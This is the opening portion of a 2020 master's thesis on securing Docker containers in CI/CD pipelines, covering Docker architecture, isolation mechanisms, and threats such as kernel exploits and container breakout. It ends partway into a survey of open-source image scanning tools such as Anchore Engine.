TALLINN UNIVERSITY OF TECHNOLOGY

School of Information Technology

Department of Software Science

CONTINUOUS DOCKER IMAGE ANALYSIS AND INTRUSION DETECTION BASED ON OPEN-SOURCE TOOLS

Master’s thesis

Author: Andres Pihlak

Student code: 153206IVCM

Supervisor: Mauno Pihelgas, MSc

Tallinn 2020

Author’s Declaration of Originality

I hereby certify that I am the sole author of this thesis. All the used materials, references to the literature and the work of others have been referred to. This thesis has not been presented for examination anywhere else.

Author: Andres Pihlak

August 02, 2020

Abstract

Enterprises use the Docker container platform to help accelerate and automate application development and deployment. There are challenges with Docker security since traditional vulnerability management approaches cannot easily secure containers. It is challenging to detect vulnerable surface areas and identify security events that are happening in containers.

This thesis looks to reduce the vulnerable surface area in the continuous delivery pipeline by detecting known vulnerabilities in the containers. Furthermore, detect and prevent targeted attacks and exploitation of known vulnerabilities in Docker.

Firstly, an overview of Docker components and its security in agile development is given. Different solutions will be looked at, and a selection is made based on the analysis. The analysis section defines methodologies and compares the components. The analysis is done to compare and discover suitable components that could be used for a broader range of agile organizations.

Analysis results show that currently, Trivy is the most suitable tool for image scanning solution. Selecting the most suitable anomaly detection and prevention solution mostly depends on the infrastructure and its needs, but evaluations done within this work should provide valuable input for decision-makers.

Selected solutions are tested in the lab environment. The infrastructure is built as close as possible to real-world enterprises with high availability features. For testing the solutions, attack scenarios are created to get realistic results. Recommendations are given, which helps enterprises to consider and integrate proposed solutions for their infrastructure.

This thesis is written in English and is 87 pages long, including five chapters, three figures, and six tables.

Annotatsioon

Järjepidev Dockeri tõmmiste analüüs ja sissetungituvastus põhinedes avatud lähtekoodiga instrumentidel

Ettevõtted kasutavad Dockeri konteinerplatvormi, et kiirendada ja automatiseerida rakenduste arendamist ja juurutamist. Dockeri turvalisusega on probleeme, kuna traditsioonilised nõrkusehalduse lähenemisviisid ei võimalda konteinerite kaitset hõlpsalt tagada. Keeruline on tuvastada haavatavaid ründepindasid ja tuvastada konteinerites toimuvaid turvasündmusi.

Selle lõputöö eesmärk on vähendada järjepideva tarneahela haavatavat pindala, tuvastades konteinerites teadaolevad haavatavused. Lisaks avastades ja ennetades suunatud rünnakuid ning teadaolevate haavatavuste ärakasutamist Dockeri konteinerites.

Kõigepealt antakse ülevaade Dockeri komponentidest ja nende turvalisusest välearenduses. Vaadeldakse erinevaid lahendusi ning valik tehakse põhinedes analüüsitulemustel. Analüüsiosas määratletakse metoodikad ja võrreldakse komponente. Analüüs tehakse selleks, et võrrelda ja leida sobivaid komponente, mida saaks kasutada laiemalt välearenduse organisatsioonide jaoks.

Analüüsitulemused näitavad, et Trivy on praegu tõmmiste analüüsi lahenduse jaoks kõige sobivam instrument. Kõige sobivama sissetungi tuvastuse ja ennetamise lahenduse valimine sõltub enamasti taristust ja selle vajadustest, kuid selle jaoks tehtud hinnangud peaksid otsustajatele vajaliku sisendi andma.

Valitud lahendusi testitakse laborikeskkonnas. Taristu on ehitatud võimalikult ligilähedale reaalmaailma ettevõtetele, millel on kõrge kättesaadavus. Lahenduste testimiseks luuakse realistlike tulemuste saamiseks rünnakustsenaariumid. Esitatakse soovitusi, mis aitavad ettevõtetel pakutavaid lahendusi oma taristusse integreerimisel kaaluda.

Lõputöö on kirjutatud inglise keeles ning sisaldab teksti 87 leheküljel, viis peatükki, kolm joonist ja kuus tabelit.

List of Abbreviations and Terms

API	*Application Programming Interface*
APT	*Advanced Persistent Threat*
BPF	*Berkeley Packet Filter*
BSD	*Berkeley Software Distribution*
CI/CD	*Continuous Integration and Continuous Delivery*
CIL	*Common Intermediate Language*
CLI	*Command Line Interface*
CPU	*Central Processing Unit*
CVE	*Common Vulnerabilities and Exposures*
DEVOPS	*Development and Operations*
eBPF	*Extended Berkeley Packet Filter*
I/O	*Input/output*
JSON	*JavaScript Object Notation*
LFS	*Large File Storage*
MAC	*Mandatory Access Control*
NVD	*National Vulnerability Database*
PAAS	*Platform as a Service*
RAM	*Random-Access Memory*
RCE	*Remote Code Execution*
REST	*Representational State Transfer*
SECCOMP	*Secure computing mode*
SELINUX	*Security-Enhanced Linux*
SSH	*Secure Shell*
TLS	*Transport Layer Security*

Table of Contents

List of Figures

List of Tables

1 Introduction

1.1 Thesis motivation

Industries are looking to transform software development practices. Their objective is to automate development processes and deliver more software faster. Those software development practices transform applications into collections of many small services, into what is called microservices architecture [**1**]. Packaging and deploying applications with container technology are arising as the preferred means and standard. Containers are standalone executable software packages that only contain code and all its dependencies, so the application runs quickly and reliably [**2**]. The stable and automated environment has gained Docker containers' popularity. Organizations want systems that scale as needed with demand and live only as long as they add value. This approach helps to reduce costs as only use resources that are required. However, containers raise security teams with serious challenges as they have short lifespans, making them difficult to detect. On top of that, they are difficult to assess, and container remediation requires a different approach than a monolithic architecture.

Docker introduced a simple local daemon process and powerful REST API aligned with great tooling allowing this technology to grow rapidly and now to be a market leader [**3**]. Docker brings a complete set of isolation capabilities to the containerized file system with everything the application requires during runtime. Docker works on the physical, cloud, or virtual infrastructure, allowing applications to be deployed regardless of infrastructure [**1**]. Organizations use Docker to standardize and simplify their application development and deployment process. Docker container technology is creating isolation layers between application and host, which increases the default security [**1**]. However, traditional vulnerability management approaches cannot easily secure containers.

1.2 Problem statement

How to prevent container breakout to the host and other co-located containers? How to reduce vulnerable surface area and respond to security incidents that are happening or happened in containers. Conducting credentialed scans could be difficult since containers lack an IP address [**2**]. Remediation or patching is impossible once a container is deployed, requiring an entirely different approach to a secure application environment. Traditional vulnerability management techniques cannot be used for identifying threats or misconfigurations in containerized environments [**2**]. While occasionally debugging and identifying security problems in containers is not a problem, it can be an issue when there is a large environment where hundreds of containers can be dependent on each other.

Container security must be implemented continuously at the infrastructure and runtime layer in an agile environment. Securing a container platform is a multi-step process spanning from development to a production environment. Many open-source tools for securing containers are available, and they are changing with time as new features are added and others improved. It is a time-consuming task to go through all of them for companies that need to secure their container development lifecycle. Secure DevOps practice remains a challenge for organizations across industries, and application security elements are only integrated by half of DevOps teams in their CI/CD workflows [**4**].

Developers often build and compile applications using open-source components and frameworks. These open-source components are often containing many known vulnerabilities [**5**]. Unfortunately, development teams are often unaware of security best practices. How to identify compromised containers, out of date, or variations in libraries and tools? Rather than conducting penetration testing at the end of each release cycle, security needs to be in the CI/CD lifecycle. In these agile environments, traditional one-time scanning and penetration testing are inadequate in high-velocity development cycles. Automation guarantees that application security is an inherent part of the build process. Automation compensates by ensuring that the same level and standardized security exist across all areas of the infrastructure.

1.3 Thesis scope

This work explains how continuous security can be implemented in the Linux technology, and Docker containers during the application lifecycle with open-source tools. This thesis discusses and analyzes the architecture and security properties of Docker containers. Docker is available for Linux, Windows, and macOS operating systems, but only recently containers could be used only in Linux. This thesis concentrates only on Linux based distributions because Docker on Linux is more mature than other operating systems, and other distributions are using a different approach on how to support Docker [**6**].

This thesis aims to conduct a high-level analysis of how to discover and secure container infrastructure and integrate security into the continuous DevOps pipeline to provide comprehensive insight into container security. Besides, the goal would be finding possible solutions to identify potential indicators of compromise at an early stage and prevent the vulnerabilities from being exploited. Investigate them effectively and take appropriate action to reduce the frequency and impact of cybersecurity incidents. This thesis will cover the research and implementation of open-source tools for the following functionalities:

- secure supply chain in DevOps CI/CD pipeline;
    - scan images - scan for known vulnerabilities;
- runtime security;
    - container and application process activity.

Those areas are selected for the scope since image scanning helps to detect known vulnerabilities, and process activity monitoring helps identify an APT or malicious insider. For understanding scope, the thesis will not cover the security of continuous deployment pipeline components. Sufficient research exists in identifying and categorizing software security risks on a continuous deployment pipeline [**7**]. Furthermore, the thesis will not cover the implementation of open-source tools for the following functionalities:

- secure supply chain in DevOps CI/CD pipeline;
    - sign images - run only trusted images;
    - bench security - Compliance, policy, and audit;
- infrastructure security;
    - container privileges and permissions;
- runtime security;
    - monitoring container logs and metrics.

The best solutions will be benchmarked in a test environment to measure and compare their effectiveness in practice. Scenarios will be created that attempt to compromise Docker containers with known vulnerabilities and targeted attacks during testing. Testing is done in a separate lab environment for choosing the right tools for final implementation. Available solutions will be compared against requirements that medium to large-sized companies might have. Composed requirements are general and meant to apply to a broader range of organizations. An optimal solution and configuration will be used in a test environment with CI/CD applications similar to an agile organization to get realistic results.

1.4 Research questions

The following research questions address the continuous Docker image analysis and anomaly detection based on open source tools:

- How to reduce the vulnerable surface area in the continuous delivery pipeline by detecting known vulnerabilities in the containers?
- How to detect and prevent targeted attacks and exploitation of known vulnerabilities in Docker containers with open-source tools?

1.5 Research approach

This thesis's outcomes will be a high-level analysis of the architecture and security properties of Docker containers. The author will research and analyze available open-source tools for securing Docker containers. The analysis is done with the valuation matrix, and research metrics are based on the functionality, usability, and automation of the tools on the continuous delivery pipeline. The quality and effectiveness of detecting malicious process activity will be measured and tested. An author will test the tools' usability to decide which functionalities are best to use in a broader range of organizations.

1.6 Contribution

The contribution of this thesis is an analysis of the architecture and security properties of Docker containers. The analysis includes a detailed description of the solutions and comparison of the open-source tools for securing Docker containers. The solution focuses on creating a security pipeline for scanning Docker images and monitoring process activity on Docker containers in the development pipeline. The solution will give visibility into the behavior of containers and applications.

The main contributions of this thesis are:

- analysis matrix and tests for choosing the right toolset for securing Docker images and container process activity for CI/CD pipeline;
- conducting possible attack scenarios and verifying the solution;

- outcomes of the thesis that can be used as a reference by organizations.

Chapter 2 provides an overview of existing solutions and fundamentals for Docker containers. Its followed by an overview of agile development and what has been done regarding continuous container security for CI/CD pipeline. Overview of Docker security and previous work that is done on Docker security in section 2.2. It lists and covers the most popular open-source Docker container security tools.

Chapter 3 provides a high-level overview of Docker image scanning tools in DevOps CI/CD pipeline, anomaly detection, and prevention solutions. After an overview has been introduced, section 3.2 follows an in-depth comparison that explains why some solutions were selected and others not.

Chapter 4 covers the optimal solutions for scanning Docker images and detecting anomalies in an agile large-sized organization. Furthermore, a solution is tested for detecting and preventing targeted attacks and exploitation of known vulnerabilities. For testing the solutions, attack scenarios are created to get realistic results.

2 Existing solutions and related work

This chapter looks at existing work related to Docker container security and open-source tools that provide container security. This thesis will mainly focus on solutions running on Linux as it is widely used as a server operating system and has the best documentation done by the community.

There are many tools and best-practices created for securing Docker containers. Unfortunately, there is no proper research on the open-source solution that would fit best with continuous development architecture and mindset in the enterprise environment.

Organizations are rapidly adopting containers to enable the continuous development of new applications and services worldwide. Container technology is relatively new, but there is some research done from container security. Since the rising popularity of containers, some papers discuss container security and best-practices ([**8**], [**9**], [**2**], [**1**]), but they concentrate on individual containers with the focus on resource restrictions around deployed applications. Those papers give recommendations and an overview of container security but do not give a high-level analysis of how to integrate them in the broader environment. Some informal papers describe open-source tools for securing Docker containers [**10**] [**11**]. Available approaches provide useful insight into fundamental concepts of open-source tools and hardening Docker, but those concepts are mainly useful in infrastructure where there are few containers. However, it is not enough to secure containers in a continuous development lifecycle.

Some papers (e.g., [**12**], [**13**]) provide insight on how to achieve continuous container security for CI/CD pipeline. Those papers focus on the overall analysis of specific tools or functionality that concentrate on Docker configuration validation. A study was made that was published in 2017 about Docker image vulnerabilities, but they are using a single tool for analysis and do not compare the effectiveness of multiple tools [**14**]. On average, both official and community images contained more than 180 vulnerabilities, and many had not updated for hundreds of days. The study concluded that these findings express a need for more automated and regular means of applying security updates to Docker images [**14**].

Most of the available whitepapers and articles that have been conducted before focus mainly on overall analysis on container security but do not discuss solutions on how to identify and detect APT in the agile development environment. Once in production, it is essential to reduce risk by configuring applications with the minimum privilege and access permissions. At the same time, it is needed to be able to create and maintain a runtime policy that observes workload behavior and looks for anomalous activity, blocking any threats and attacks not stopped by already hardened containers and images. Furthermore, as Docker is growing rapidly, many new tools and security concepts emerged in past months, but previous work does not describe how they compare and how they can be used in an enterprise setting. This thesis attempts to answer the research questions, as mentioned earlier.

Section 2.1 provides an overview of the modern software development process and its security concerns. Components of docker containers will be discussed, and focus for this thesis will be set.

Section 2.2 covers what has been published about Docker security and defines Docker threats that can be detected and prevented with proposed solutions.

In section 2.3, the most well-known open-source Docker image vulnerability scanning and runtime security tools will be described.

2.1 Foundations

2.1.1 Agile development

Agile software development refers to modern software development methodologies centered around the idea of iterative development. Agile development lets teams deliver value faster, with greater predictability and quality [**15**]. Agile development is widespread in today's software development landscape and is now the norm [**16**]. Highest priority is to satisfy the customer through early and continuous delivery of valuable software. Collaboration with the customer implies that there is room for discussion, and the communication is ongoing. Agile is allowing customer involvement over the whole lifecycle. Individuals and interactions are preferred over processes and tools because it makes the development process faster and more effective. Traditional project management involves comprehensive documentation, which causes project delay for months. Working software is a preferred option to estimate customer expectations than loads of documentation. The focus is on the people doing the work and how they are working together. Tasks are defined, and the progress is evaluated as per sprint, which could last for a few weeks so that priorities and the focus can be adapted to changed requirements, available technologies, and challenges. Software is delivered in incremental, rapid iterations where the result is a small incremental release. It means that agile teams are responsive and ready to adapt to change when required. The customer-centricity and focus on communication have brought success to agile development [**17**].




*Figure 1. CI/CD Pipeline [**18**]*

A prominent method to support Agile Development, which helps achieve the Agile Manifesto, is CI/CD pipeline (Figure 1). This pipeline helps automate steps in the software delivery process, such as initiating code builds, running automated tests, or deployment of the code. The automated pipeline provides standardized development and enables rapid product interactions. Continuous integration is a development practice where developers merge code changes in a central repository [**19**]. Teams that use continuous integration effectively can deliver software much faster, better cost, and time savings when bugs are caught earlier in the delivery process. As part of the continuous integration pipeline, there is Continuous Delivery, which adds the practice of automating the entire software release process [**20**]. This pipeline fully automates the process from code commit to a running version of the software. Deployment on a server differs from running an application on a local desktop computer in several ways, for example, the hardware and software environment is different, which can influence the stability and interactions between different parts. There are different environments to test code in a production-like setting without impacting the system that is currently serving clients. In a typical development setup, there are four environments [**21**]:

- development - for individual developers of a small team. Where developers can try changes to the code without affecting the rest of the development teams;
- integration - where all developers can commit code changes. Combine and validate the work of the project;
- staging - identical to the production environment as possible;
- production - exposed to real clients. It should only contain bug-free and stable versions.

2.1.2 Continuous deployment security

As many organizations are starting to integrate microservices into their continuous deployment practices, they become more dependent on reusable and small components. Furthermore, those components are developed by numerous different developers and often distributed by infrastructures outside the control of development [**13**]. In the continuous development model, one of the challenges is the separation of duties, which should reduce error and internal threat probability by ensuring that multiple individuals are responsible for the separate parts of tasks. When making continuous adjustments, developers cannot hand over code to the next phase. The product and closer communication with customers are crucial to agile development. Also, permissions of the developer and the system administrator are merging [**13**].

CI/CD pipeline components consist of containers, code and image repositories, build servers, and third-party tools. They depend on trust relationships to interact with each other. CI/CD platform has various dependencies, and it is easy to miss vulnerabilities in the pipeline. Attackers could exploit seemingly secure resources and gain access to the entire infrastructure. They can also exploit the trust relationship between servers and code repositories to make changes in the code and add them to the repository. Since containers have isolated nature, it seems at first like a secure choice for running applications [**22**]. Unfortunately, a container environment is vulnerable to most of the same exploits which threaten any application environment. Many of the recent ransomware attacks and Linux vulnerabilities can affect containers and their hosts. Developers use open-source software for building blocks, but attackers look open-source code with vulnerabilities to exploit applications that are using those vulnerable components. Containers have short life spans and isolation layers between application and host, which prevents attackers from exploiting other components in a CI/CD pipeline. Nonetheless, attackers can locate other vulnerabilities and download packages that they can use for more sophisticated attacks in that short time. When gaining a foothold to a single container, it is easy to escalate several other containers in the cluster since containers usually are deployed on the same IP space. In containerized infrastructure credentials of various tools and resources are often given through environment variables. Attackers can dump environment variables to get the knowledge they need to exploit other resources [**22**]. Continuous deployment and containers short lifespans make it difficult to maintain network visibility and security in the CI/CD pipeline, but running containers blindly is not an option. The first challenge is finding a solution that integrates with pipeline and is capable of identifying well-known vulnerabilities. The second is finding one with behavioral and real-time application layer process inspection so that malicious activities are reliably and early detected. As the ultimate protection, when all other security precautions have failed, a runtime container visibility and security solution help understand and contain the impact of a security breach.

2.1.3 Introduction to Docker

Containers offer support for increasingly complex deployments and a simple solution to ensure the reliable and resilient deployment of an application in all the environments. Users can have a clean and minimal Linux operating system and run everything else in some form of containers since containers decouple applications from operating systems. Containers have existed for a long time under various forms, varying by the level of isolation they give. For example, chroot and BSD jails are an early form of container technology. The latest Linux-based container solutions rely on kernel support, a user-space library, to provide an interface to syscalls and front-end applications [**23**]. Containers provide near bare-metal performance instead of virtualization, with the additional possibility of running multiple versions of applications on the same machine. Containers are offering a convenient unit encapsulation to small application components. From an operations standpoint, apart from portability, containers also give more granular control over resources. That results in improved efficiency on infrastructure, which can result in better utilization of computing resources. It enables more flexible application infrastructure and continuous application deliveries, making it an infrastructure of choice for building micro-service applications [**23**].

Docker is providing a stable and automatable environment serving a particular application of the product. Being open-sourced, having a vibrant ecosystem with image repositories, and community support are the main drivers of Docker's success. The popularity of Docker could be linked to the open-source approach in the early release of technology. Nowadays, Docker has become the de facto choice for microservices applications [**24**]. It makes Docker the main target of choice for this thesis.

Docker is a platform used to run, ship, and build any applications. Docker uses a client-server architecture, and it is a specification for container images and runtime, including the Dockerfiles allowing a reproducible building process. It includes a container runtime environment, a set of developer tools, and a code-sharing mechanism. The Docker project is written in the Go language and was released in March 2013 [**25**]. Figure 2. Docker Architecture, created by the author, illustrates how objects are connected and how the user can communicate with the Docker client.




Figure 2. Docker Architecture

2.1.4 Docker objects

Docker is a client-server application made up of the Docker daemon, a REST API that specifies interfaces for communicating with the daemon, and a CLI client that interacts with the daemon [**26**]. A daemon is a process that runs in the background rather than under the direct control of the user. Docker Engine accepts Docker commands from the CLI. Docker client and daemon can run on the same system, but clients can also remotely access Docker Engine [**26**]. All connections between the API and the client can be secured with TLS [**1**].

Furthermore, the Docker Engine is responsible for managing images and creating containers based on those images. Docker Hub is an example of an image registry that Docker offers, and it holds official versions of popular software like Ubuntu, Postgres, and Nginx. This provided registry gets used often due to the simplicity - the developer can create a Docker Hub account and post images of their software in the registry [**27**].

Image

Combining applications and all their dependent components into a Docker archive is called an image. An image is a static specification that what the container should be in runtime, including the application code inside the container and runtime configuration settings [**28**]. An image is a template with instructions for creating one or more Docker containers. Usually, an image is based on another image, with some additional configuration. A Docker image is made up of multiple layers, including system libraries, tools, and other files and dependencies for the executable code. Runtime changes are saved in the container layer only. Multiple concurrent running containers that share the same underlying image may have different container layers [**28**]. The layers are stacked on top of each other, and each layer except the last one is read-only. When creating a new container, a new writable layer is added on top of the underlying layers. All changes made to the running container are written to a thin writable container layer, such as modifying, writing, and deleting files [**29**]. Each layer contains the alterations done to the filesystem relatively to the previous layer, starting from a base image. That way, images are organized in trees, and each image has a parent, except base images, which are roots of the trees. This arrangement allows adding only the modifications specifically related to this image [**28**].

Dockerfile

Each layer in the Docker image represents an instruction in the image's Dockerfile. Dockerfiles are used to build container images, and they contain instructions for the layers in the image, which then become the basis of running containers [**26**]. A Dockerfile contains all the configuration information and commands needed to assemble a container image [**28**].

Storage

All files created inside a container are stored on a writable layer. The data does not persevere when that container is removed [**29**]. When a container is deleted, data that is not stored in the data volume would be deleted with the container. Ideally, a limited amount of data is written to a containers writable layer. However, some tasks require to be able to write to the containers writable layer. The storage driver is controlling how images and containers are managed on a Docker host. Docker supports the following storage drivers [**30**]:

- overlay2 - is the preferred storage driver. It requires no extra configuration;
- aufs - is the preferred storage driver for Docker 18.06 and older, when running on kernel 3.13 which has no support for overlay2;
- devicemapper - is deprecated in Docker Engine 18.09;
- btrfs and zfs - can be used if they are the filesystem of the host on which Docker is installed. It is possible to create snapshots but require more maintenance and setup. Btrfs and zfs require much memory. Zfs is an excellent choice for high-density workloads such as Platform as a Service;
- vfs - is intended for testing purposes.

Docker provides several ways to mount storage from the host machine to containers. A storage driver is required for the management of the filesystem when writing into a writable image layer. Docker provides three ways to mount data to the container [**31**]:

- volumes - volumes are created and managed by Docker. Docker volume can be created during container or service creation. They are stored in a /var/lib/docker/volumes/ part of the Linux host filesystem and is managed by Docker;
- bind mounts – can be stored anywhere on the host system. It is referenced by its full path on the host machine;
- tmpfs mounts - are stored in the host systems memory only. It can be used during the lifetime of the container, to store non-persistent state or sensitive information.

Networking

Containers and services on Docker do not need to be aware that they are deployed on Docker, and they can also be connected to non-Docker workloads. Several drivers exist by default that provides core networking functionality [**32**]:

- bridge - default network driver. Used when applications operate in standalone containers that need to communicate. Best when needed to communicate multiple containers on the same Docker host;
- host - using the host networking directly for standalone containers. Network isolation between the container and the Docker host is removed. Available for swarm services on Docker 17.06 and higher;
- overlay – enable swarm services to communicate with each other and connects multiple Docker;
- macvlan - appears as a physical device on the network by allowing to assign a MAC address to a container;
- ipvlan - L2 mode, each endpoint gets the same MAC address but a different IP address. In L3 mode, packets are routed between endpoints, so this provides better scalability than L2;
- none - disables all networking. Used in conjunction with a custom network driver.

Registry

Docker uses an image distribution mechanism that facilitates container content discovery and distribution. Container images are published and stored in the Docker registry. A registry can be local or remote. A Docker registry comes with a set of standard APIs that allow users to manage container images [**28**]. If multiple physical or virtual machines are running Docker, each daemon goes out to the Internet and fetches an image it does not have locally. There is a possibility to specify a local registry mirror by using the --registry-mirror option to avoid extra Internet traffic. Widely used repository of container images is called Docker Hub, which provides private and free public repositories for storing and sharing images.

2.2 Docker security overview

2.2.1 Docker isolation

Docker daemon is managing isolation of processes at the userspace level. Docker isolation is achieved by three main kernel features, kernel namespaces [**33**], control groups [**34**], and capabilities [**35**]. Docker container model supports and enforces constraints by running applications in the root filesystem, provides application sandboxing using Linux namespaces and cgroups to enforce resource constraints, and supports the use of separate user accounts [**36**]. The default isolation configuration is relatively strict. However, global security can be reduced with options, triggered at container launch, giving extended access to some parts of the host to containers. Additionally, security options can be set globally through options passed to the Docker daemon [**36**].

Kernel namespaces

Kernel namespaces are used to provide an isolated workspace called the container. Container processes cannot see the processes running in the other containers or the host itself. A network stack will be attached to each container, and it isolates one container from reaching into the other container network. That means a container does not get privileged access to another container's interfaces or sockets [**1**].

Control groups

Docker uses cgroups that are the kernel level functionality, allowing Docker to control what resources each container has access. Cgroups let Docker share available hardware resources and set up limits and constraints for containers [**37**]. They guarantee that each container gets its share of memory, CPU, disk I/O and that a single container cannot take the system down by exhausting one of those resources [**36**]. Additionally, Docker reduces the attack surface by restricting access by containerized applications to the host's environment using the device resource cgroups [**37**]. These restrictions protect a container host kernel from the running applications [**1**].

Kernel capabilities

Restricting capabilities and access reduce the number of areas which are potentially vulnerable to attack. Docker users Linux privilege model named capabilities [**35**] for managing kernel permissions. Linux capabilities allow the granular specification of user capabilities. By default, all processes running inside the container will not get the "root" capabilities, which means that Docker runs containers with specific limited capabilities [**37**]. Containers do not need all the capabilities since the OS environment external to the container handles most of the tasks requiring a high level of privileges. Container capabilities are mostly restricted, making it challenging to do system-level damages, even if the invader manages to escalate to root [**37**].

Network isolation

Docker manipulates iptables rules to provide network isolation on Linux [**38**]. Docker networking uses the kernel's networking stack as low-level primitives to create higher-level network drivers. All of Docker rules are controlled by its daemon, which is added to the DOCKER chain. By default, external source IPs are allowed to connect to the Docker daemon. Users must insert negated rules at the DOCKER-USER chain to allow only a specific IP or network to access the containers [**38**]. Using network namespaces, Docker creates an independent networking stack for each container. A virtual Ethernet bridge is providing connectivity between containers. Docker creates a virtual ethernet bridge in the host machine that forwards packets among its network interfaces. Docker establishes a new virtual ethernet interface with a unique name and connects this interface to the bridge when a new container is created. The default model of Docker is vulnerable to attacks since the bridge forwards all of its incoming packets without any filtering [**39**]. Mostly Docker networking is left untouched since Docker documentation recommends not to modify iptables rules because it likely breaks container networking for the Docker engine.

2.2.2 Docker threats

When securing Docker, there needs to be understanding and awareness about the potential security issues, misconfigurations, and recommended tools for securing container-based systems. There are many potential threats to the Docker ecosystem. In this thesis, we concentrate only on some of those. Docker threats that are covered are kernel exploits, container breakout, and image vulnerabilities. Many best practices recommend restricting container capabilities, isolating network, or making filesystem read-only, but this cannot always be done [**39**] [**8**] [**25**]. In the enterprise environment, there are many connections and dependencies between containers, making many countermeasures unreasonable to put in place. Reducing risk in applications can be done with Docker image scanning for known vulnerabilities. However, what if the image has been compromised during runtime and starts to show suspicious activity? Runtime security can be used for detection and prevention for an existing break from further penetration. For example, an attacker uses a 0-day, which is an unknown vulnerability that is not detected by scanning or in-house application that has a vulnerability. Those kinds of attacks can be detected mostly for having generous logs from services and hosts, correctly stored and easily searchable, and correlated with any critical change that is happening in the system [**40**]. If the detection process is put in place, then there can be implemented prevention processes that will block attempts of malicious attacks.

Kernel exploits

Unlike virtual machines, containers do not run their kernel. The kernel is shared among containers and the host, which makes the severity higher of any vulnerabilities present in the kernel. Problems in the kernel which can be caused by container, such as a kernel panic, will take down the whole host. There can be few important observations done based on that information [**41**]:

- compromising the OS will allow the containers to be compromised;
- vulnerabilities in kernel can cause bypass the Docker engine and access the host kernel and the OS that controls all the other processes.

Keeping the kernel updated and loading minimal kernel modules helps to reduce the risks. Not all kernel modules are useful as they expose services that may be exploitable. The containers that are deployed have the same set of modules, and it is necessary to keep only the necessary [**41**]. Furthermore, it is recommended enforcing Mandatory Access Control with tools like Seccomp, AppArmor or SELinux to prevent illegal actions from taking place both on the containers and the host at the kernel level helps to block undesired and malicious operations. However, each of these tools has its configuration on how to harden kernel best [**41**].

Container breakout

Despite the advantages that containers offer in application portability, acceleration of CI/CD pipelines, and agility of deployment environments, the biggest concern has been about isolation. Container breakout is used to express that the container has avoided isolation checks, gaining additional privileges, or accessing sensitive information from the host [**40**]. Vulnerabilities that lead to container breakout have been and will be discovered, but it is important to harden the application build and deployment workflows to prevent the attacker from getting an easy lead into exploiting the deployed containers. For example, a vulnerability in runC affects Docker containers running in default settings and allows a malicious container to overwrite the host runC binary and reach root-level code execution. Vulnerable are Docker hosts running versions lower than the updated 18.09.2 [**42**]. Container breakouts can also be caused by misconfigurations like granting too many capabilities or adding dangerous mount points. In terms of security, capabilities can grant a wide range of root-level permissions.

Image vulnerabilities

Docker Hub and other registries are the sources of vulnerabilities in the Docker ecosystem. Any new Docker image will probably be based on an existing image that already consists of system tools and libraries required to run the project. Those base images can be unreliable and injected with some malicious software. Furthermore, images that are not updated regularly may contain known vulnerabilities or bugs that can be exploited for malicious attacks [**40**]. Scanning images in the repository can help determine whether they contain any vulnerabilities or are not configured correctly.

2.3 Docker security tools

2.3.1 Image scanning solutions

Image vulnerability analysis tools scan images and compare the dependencies to a known list of Common Vulnerabilities and Exposures. A CVE is an identifier for a specific vulnerability discovered in generally available software [**43**]. An example of a CVE might be CVE-2020-0067, where the first four-digit number is the year of discovery, and the second is the count of the identified vulnerability for that year. There can be differences between image scanning tools since they all do not use the same set of data sources, and they take varying approaches in the implementation. There are numerous such tools and platforms, but we will focus on four popular open-source ones.

Anchore Engine

The Anchore Engine is an open-source Docker image vulnerability scanning and policy-based security tool that automates the analysis, inspection, and evaluation of images against user-defined checks [**44**]. It can be used interactively or as a service integrated to

